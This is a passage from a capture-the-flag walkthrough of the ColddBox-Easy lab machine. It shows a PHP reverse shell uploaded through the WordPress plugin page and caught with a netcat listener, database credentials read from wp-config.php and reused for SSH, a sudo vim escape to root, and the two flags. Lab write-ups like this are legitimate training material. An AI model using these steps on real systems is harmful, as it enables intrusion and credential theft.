
Step 19: I now open a wrong page like http://ip-address/p=3

It gives 404 not found error I go and check my listener now.

But there are no changes there.

Step 20: Click on plugins page and then click on add new plugin

Click on upload plugin

Click on browse and go in downloads and select the php file.

Click on install now.

You will get above error.

Step 21: Now search http://ip-address/wp-content/uploads

Click on 2025 folder , then click on 06/ folder.

Now click on latest php-reverse-shell3.php and check your listener it appears as below

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1023
listening on [any] 1023 ...
connect to [10.21.146.248] from (UNKNOWN) [10.10.76.108] 48318
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC
2020 x86_64 x86_64 x86_64 GNU/Linux
 11:13:22 up  1:32,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

GREAT! we have successfully performed the reverse shell and got the shell running in our terminal.

Step 22: Now run command whoami to know user.

```
$ whoami
www-data
$
```

Step 22: Now run command cd /var/www/html and then ls to know all the files

```
$ cd var/www/html
$ ls
hidden
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
$
```

Step 23: Now run command cat wp-config.html because config usually have credentials about database and that can be the password for ssh.

```
xmlrpc.php
$ cat wp-config.php
<?php
```

```
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.
php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this f
ile
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');
```

```
/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-k
ey/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cooki
es. This will force all users to have to log in again.
```

Here we got a password cybersecurity.

Step 24 : We now run ssh command in new terminal

Ssh port number is 4512

ssh -p 4512 c0ldd@ip

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -p 4512 c0ldd@10.10.76.108
The authenticity of host '[10.10.76.108]:4512 ([10.10.76.108]:4512)' can't be
 established.
ED25519 key fingerprint is SHA256:4Burx9DOSmBG9A0+DFqpM7rY4cyqpq59iluJwKx690c
.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.76.108]:4512' (ED25519) to the list of kno
wn hosts.
c0ldd@10.10.76.108's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
 * Documentation:   https://help.ubuntu.com
 * Management:       https://landscape.canonical.com
 * Support:          https://ubuntu.com/advantage


Pueden actualizarse 129 paquetes.
92 actualizaciones son de seguridad.


Last login: Mon Nov  8 13:20:08 2021 from 10.0.2.15
c0ldd@ColddBox-Easy:~$
```

Step 25: Now give command ls and we see the user file and open it using cat

```
c0ldd@ColddBox-Easy:~$ ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

We get our first flag and we copy and paste it.

Now we to find root.txt file.

root.txt

Step 26:Now we tried to check do we have sudo rights or not

```
c0ldd@ColddBox-Easy:~$ sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:~$
```

Step 27: We have sudo rights so we use below command sudo vim -c ':!/bin/bash'

And after getting root access we give ls command and here we get the user.txt file which was our first flag

```
c0ldd@ColddBox-Easy:~$ sudo vim -c':!/bin/bash'

root@ColddBox-Easy:~# ls
user.txt
root@ColddBox-Easy:~#
```

Now we go in root directory by cd /root and type ls here and we get our root.txt file.

```
root@ColddBox-Easy:~# cd /root
root@ColddBox-Easy:/root# ls
root.txt
root@ColddBox-Easy:/root#
```

We use cat to open this file and we get our second flag here.

```
root@ColddBox-Easy:/root# cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/root#
```